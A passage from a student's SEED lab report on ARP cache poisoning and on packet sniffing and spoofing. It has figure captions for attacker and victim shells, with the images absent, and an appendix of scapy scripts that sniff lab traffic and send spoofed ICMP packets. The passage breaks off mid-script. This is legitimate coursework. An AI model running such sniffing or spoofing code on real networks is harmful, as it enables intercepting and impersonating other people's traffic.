

Fig. 68: Containers List

b. Figure 69 shows the attacker's MAC and IP addresses.



Fig. 69: Attacker's MAC and IP addresses

c. Figure 70 shows the HostA's MAC and IP addresses.



Fig. 70: HostA's MAC and IP addresses

d. Figure 71 shows the HostB's MAC and IP addresses.



Fig. 71: HostB's MAC and IP addresses

e. Figure 72 shows the attacker launch attack shell.



Fig. 72: Attacker launch attack shell

f. Figure 73 shows the VictimA's attack success shell.



Fig. 73: VictimA's attack success shell

2. Task1B:

a. Figure 74 shows the VictimB's IP in A's cache fill A's cache.



Fig. 74: VictimB's Ip in A's cache fill A's cache

b. Figure 75 shows the VictimA's shell before attack.



Fig. 75: VictimA's shell before attack

c. Figure 76 shows the Attacker's shell B's IP is in A's cache.

Fig. 76: Attacker's shell B's IP is in A's cache

d. Figure 77 shows the VictimA's shell in which B's IP is in A's cache after attack.



Fig. 77: VictimA's shell in which B's IP is in A's cache after attack

e. Figure 78 shows the VictimA's shell in which B's records are deleted.



Fig. 78: VictimA's shell in which B's records are deleted

f. Figure 79 shows the attacker's shell in which B's IP is not in A's cache.



Fig. 79: Attacker's shell in which B's IP is not in A's cache

g. Figure 80 shows the Victim's shell in which B's IP is not in A's cache.



Fig. 80: Victim's shell in which B's IP is not in A's cache

3. Task1C:

a. Figure 81 shows the VictimB's shell in which B's IP is in A's cache fill A's cache.



Fig. 81: VictimB's shell in which B's IP is in A's cache fill A's cache

b. Figure 82 shows the VictimA's shell before attack.



Fig. 82: VictimA's shell before attack

c. Figure 83 shows the attacker's shell in which B's IP is in A's cache.



Fig. 83: Attacker's shell in which B's IP is in A's cache

d. Figure 84 shows the VictimA's shell in which B's IP is in A's cache after the attack.



Fig. 84: VictimA's shell in which B's IP is in A's cache after the attack.

e. Figure 85 shows the VictimA's shell in which B's records are deleted.



Fig. 85: VictimA's shell in which B's records are deleted.

f. Figure 86 shows the attacker's shell in which B's IP is not in A's cache.



Fig. 86: Attacker's shell in which B's IP is not in A's cache

g. Figure 87 shows the Victim's shell in which B's IP is not in A's cache.



Fig. 87: Victim' shell in which B's IP is not in A's cache

CONCLUSION:

From this SEED labs activity, I gained theoretical and practical knowledge on several attacks. I was able to learn in depth on how the attacker tries to get unauthorized access to the user's machine. In the coming labs I would love to explore more concepts related to these.

APPENDIX

1. Packet Sniffing and Spoofing:

a. Task1.1A.py:

```
#!/usr/bin/python3
from scapy.all import *
print("CMPE209-Assignment1-016707314-Task1.1A-Checking the root privilege");
print("Sniffing Packets...");
def print_pkt(pkt):
    pkt.show()
pkt = sniff(iface = "br-62f4ebf4c30a",prn=print_pkt)
```

b. Task1.1B-ICMP.py:

```
#! / usr/bin/python3
from scapy.all import *
print("CMPE209-Assignment1-016707314-Task1.1B-Filtering the ICMP packets");
print("Sniffing Packets...");
def print_pkt(pkt):
    pkt.show()
pkt = sniff (iface = "br-62f4ebf4c30a",filter='icmp', prn=print_pkt)
```

c. Task1.1B-TCP.py:

```
#!/usr/bin/python3
from scapy.all import *
print("CMPE209-Assignment1-016707314-Task1.1B-Filtering the TCP packets with some src IP and destination port 23");
print("Sniffing Packets...");
```

```
def print_pkt(pkt):
    pkt.show()
```

```
pkt = sniff (iface = "br-62f4ebf4c30a",filter='tcp and src host 10.9.0.5 and dst port 23', prn=print_pkt)
```

d. Task1.1B-Subnet.py:

```
#!/usr/bin/python3
from scapy.all import *
print("CMPE209-Assignment1-016707314-Task1.1B-Capturing packets from a Subnet");
print("Sniffing Packets...");
def print_pkt(pkt):
    pkt.show()
pkt = sniff(iface = "br-62f4ebf4c30a",filter='src net 172.17.0.0/24', prn=print_pkt)
```

e. Task1.2A.py:

```
#!/usr/bin/python3
from scapy.all import *
print("CMPE209-Assignment1-016707314-Task1.2A-Spoofing packets from existing IPs");
print ("Sending Spoofed ICMP Packet...")
IP = IP()
IP.src="10.9.0.1"   #Attacker's IP Address
IP.dst="10.9.0.5"   #Host A's IP Address
ICMP = ICMP()
pkt = IP/ICMP               #Create a packet
pkt. show ()
send(pkt,verbose=0)         #Send the packet
```

f. Task1.2B.py

```
#!/usr/bin/python3
from scapy.all import *
print("CMPE209-Assignment1-016707314-Task1.2B-Spoofing packets from non-existing (random) IPs");
print ("Sending Spoofed ICMP Packet...")
IP = IP()
IP.src="10.9.0.18"
IP.dst="10.9.0.26"
ICMP = ICMP()
pkt = IP/ICMP
pkt. show()
send(pkt,verbose=0)
```

g. Task1.3.py

```
#!/usr/bin/python3
from scapy.all import *
